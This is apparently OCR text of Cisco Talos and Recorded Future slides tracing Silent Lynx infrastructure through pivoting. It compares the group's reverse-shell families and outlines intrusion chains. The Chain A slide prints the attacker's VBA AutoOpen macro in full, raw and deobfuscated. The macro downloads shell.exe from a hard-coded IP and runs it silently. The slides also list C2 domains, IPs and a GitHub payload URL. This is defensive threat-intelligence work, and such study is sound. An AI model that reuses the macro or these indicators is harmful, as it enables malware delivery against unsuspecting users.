
Hunting & Pivoting




Infrastructure and Tooling

CISCO TALOS | Recorded Future®

Beyond OSINT: how pivoting exposed more infrastructure




Jackpots!



Three open directories were found during the investigation



Historical files from the open directory (via Hunt.io)



There are more PIVOTS!

01 SSDPShell Hunting

02 Found Sample
2c1764610a7f3113bb01fdaeede3b411acc99843bbb7d642c26024a601460efe

03 C2 Domain
microsoft-updates-windows.servehttp.com

04 Resolved IP
178[.]170[.]220[.]14

05 PDNS
linux-system-update[.]serveftp[.]com

06 PDNS
104[.]248[.]17[.]222

07 Open Directory
104[.]248[.]17[.]222

08 PickleShell
31bbd8f26ea51ee99b8126ef8afd20a99756fd89140a26f9f16570d302aed64c

09 ITW on VT
http://raw.githubusercontent.com/xzj4/1/refs/heads/main/1.exe

10 GitHub Repo
Xzj4



1 Commits

1 Unique files

Threat Actor’s GitHub

1 Public

main · 1 Branch · 0 Tags · Go to file · Add file · Code

xzj4 Add files via upload — ab5dcbf · last week — 114 Commits

289.ps1	Rename 753.ps1 to 289.ps1	last month
576.ps1	Update 576.ps1	
586.ps1	Update 586.ps1	
596.ps1	Update 596.ps1	
741.ps1	Update 741.ps1	
DsrnSvc.exe	Add files via upload	
DurnSvc.exe	Add files via upload	
LICENSE	Initial commit	
McrnSvc.exe	Add files via upload	
dusrnsvc.exe	Add files via upload	
shparnsvc.exe	Add files via upload	
wscsvc.exe	Add files via upload	

2 Public

main · 1 Branch · 0 Tags · Go to file · Add file · Code

xzj4 Update 157.ps1 — 1be4545 · 2 days ago — 14 Commits

Update 157.ps1	2 days ago
Update 159.ps1	2 weeks ago
Create 589.ps1	2 weeks ago
Add files via upload	2 weeks ago
Add files via upload	2 weeks ago




```
From 1be454513580250dbb626c407a9cff25f64924d5 Mon Sep 17 00:00:00 2001
From: xzj4 <rocky.balboa.boxer.10@gmail.com>
Date: Wed, 12 Aug 2026 07:03:34 +0300
Subject: [PATCH] Update 157.ps1
```

04

TACTICS, TECHNIQUES AND PROCEDURES

Infrastructure and Tooling



CISCO TALOS | Recorded Future®

Malware Families - Chvost

Silent Lynx relies heavily on lightweight reverse shells, including previously reported LAPLAS, FoalShell, and SSDPShell, as well as newly classified families:

01 **chvost** JUN 2022–JUN 2025

OSINT NAME
LAPLAS TLS variant

IMPLEMENTATION
C++ | TCP → TLS

PDB
E:\Ноут**chvost**\Release\Netdrv.pdb



Chvost likely transliterates khvost (хвост), Russian for ‘tail.’

Malware	Laplas	Chvost
PDB project name	Laplasgeneral (i.e. C:\Users\admin\source\repos\Laplasgeneral\Release\Laplasgeneral.pdb)	chvost (i.e. E:\share\shell\chvost\x64\Release\Netdrv.pdb)
OpenSSL linkage	Dynamic import of libssl-3-x64.dll / libcrypto-3-x64.dll (TLS Variant)	Static link (no separate DLL dependency)
Win32 API resolution	Runtime via LoadLibraryA + GetProcAddress	Static IAT (all APIs visible in import table)
String obfuscation	3-pass double XOR with various keys	Single-pass cycling XOR; key "Phenyx2022"
Application-layer banner	None	"HELLO. Press Enter.\r\n" (21 bytes) sent immediately after SSL_connect
Pre-shell command	"chcp 65001 >nul\r\n" written to child stdin	None
Exit command	None (operator terminates session by closing TLS)	"shexit\n" from C2 → relay loop breaks → sends "Goodbye. \r\n" and tears down
Anti-debug	Yes	None
Reconnect	Infinite, 5-second heartbeat	Single connect attempt; exits on disconnect

Malware Families - Custom Reverse Shells

Silent Lynx relies heavily on lightweight reverse shells, including previously reported LAPLAS, FoalShell, and SSDPShell, as well as newly classified families:

01 chvost

JUN 2022–JUN 2025

OSINT NAME
LAPLAS TLS variant

IMPLEMENTATION
C++ | TCP → TLS

PDB
`E:\Hoyт\chvost\Release\Netdrv.pdb`

02 LAPLAS TLS Variant

OCT–NOV 2025

OSINT NAME
New in this research

IMPLEMENTATION
C++ | TCP → TLS

PDB
`C:\Users\admin\source\repos\Laplasgeneral\x64\Release\Laplasgeneral.pdb` [same as TCP variant]

03 PS2EXE wrapper + PowerShell

JUL–OCT 2025

OSINT NAME
SilentSweeper

IMPLEMENTATION
PS2EXE + PowerShell

PDB / EVIDENCE
No family-specific PDB. Public PS2EXE supplies the wrapper behavior; the embedded script is actor-specific.

04 PickleShell

APR–AUG 2026

OSINT NAME
None identified

IMPLEMENTATION
C# / .NET | SslStream

PDB
`C:\Users\pickl\source\repos\C#SSLrevshelll\...\carnsvc.pdb`

Four Intrusion Chains

A

Document with VBA macro script

Used in a campaign with unknown targets

June 2025

Chain A Document with VBA macro script

```
Attribute VB_Name = "NewMacros"
Sub AutoOpen()
    Dim v1 As String, v2 As String
    v1 = Chr(104) & Chr(116) & Chr(116) & Chr(112) &
Chr(58) & Chr(47) & Chr(47) & Chr(49) & Chr(55) & Chr(56)
& Chr(46) & Chr(49) & Chr(50) & Chr(56) & Chr(46) &
Chr(52) & Chr(48) & Chr(46) & Chr(56) & Chr(57) & Chr(58)
& Chr(56) & Chr(57) & Chr(56) & Chr(57) & Chr(47) &
Chr(115) & Chr(104) & Chr(101) & Chr(108) & Chr(108) &
Chr(46) & Chr(101) & Chr(120) & Chr(101)
    v2 = Environ(Chr(84) & Chr(69) & Chr(77) & Chr(80)) &
Chr(92) & Chr(117) & Chr(112) & Chr(100) & Chr(97) &
Chr(116) & Chr(101) & Chr(46) & Chr(101) & Chr(120) &
Chr(101)

    Dim o1 As Object
    Set o1 = CreateObject(Chr(77) & Chr(83) & Chr(88) &
Chr(77) & Chr(76) & Chr(50) & Chr(46) & Chr(88) & Chr(77)
& Chr(76) & Chr(72) & Chr(84) & Chr(84) & Chr(80))
    o1.Open Chr(71) & Chr(69) & Chr(84), v1, False
    o1.Send

    If o1.Status = 200 Then
        Dim o2 As Object
        Set o2 = CreateObject(Chr(65) & Chr(68) & Chr(79)
& Chr(68) & Chr(66) & Chr(46) & Chr(83) & Chr(116) &
Chr(114) & Chr(101) & Chr(97) & Chr(109))
        o2.Type = 1
        o2.Open
        o2.Write o1.responseBody
        o2.SaveToFile v2, 2
        o2.Close

        Shell v2, vbHide
    End If
End Sub
```

Deobfuscation ❯

```
Attribute VB_Name = "NewMacros"
Sub AutoOpen()
    Dim v1 As String, v2 As String
    v1 = "http://178.128.40.89:8989/shell.exe"
    v2 = Environ("TEMP") & "\update.exe"

    Dim o1 As Object
    Set o1 = CreateObject("MSXML2.XMLHTTP")
    o1.Open "GET", v1, False
    o1.Send

    If o1.Status = 200 Then
        Dim o2 As Object
        Set o2 = CreateObject("ADODB.Stream")
        o2.Type = 1
        o2.Open
        o2.Write o1.responseBody
        o2.SaveToFile v2, 2
        o2.Close

        Shell v2, vbHide
    End If
End Sub
```

Document Properties

dc:creator	rocky balboa
cp:lastModifiedBy	rocky balboa
cp:revision	2
dcterms:created	2025-06-02T04:34:00Z
dcterms:modified	2025-06-02T04:34:00Z



Four Intrusion Chains

A

Document with VBA macro script

Used in a campaign with unknown targets

B

PS2EXE-generated EXE downloader


China-Central Asia Summit, campaign targeting Turkmenistan

C

June 2025

July 2025

Chain B PS2EXE-generated EXE downloader



Four Intrusion Chains

A

Document with VBA macro script

Used in a campaign with unknown targets

June 2025

B

PS2EXE-generated EXE downloader

China-Central Asia Summit, campaign targeting Turkmenistan

July 2025

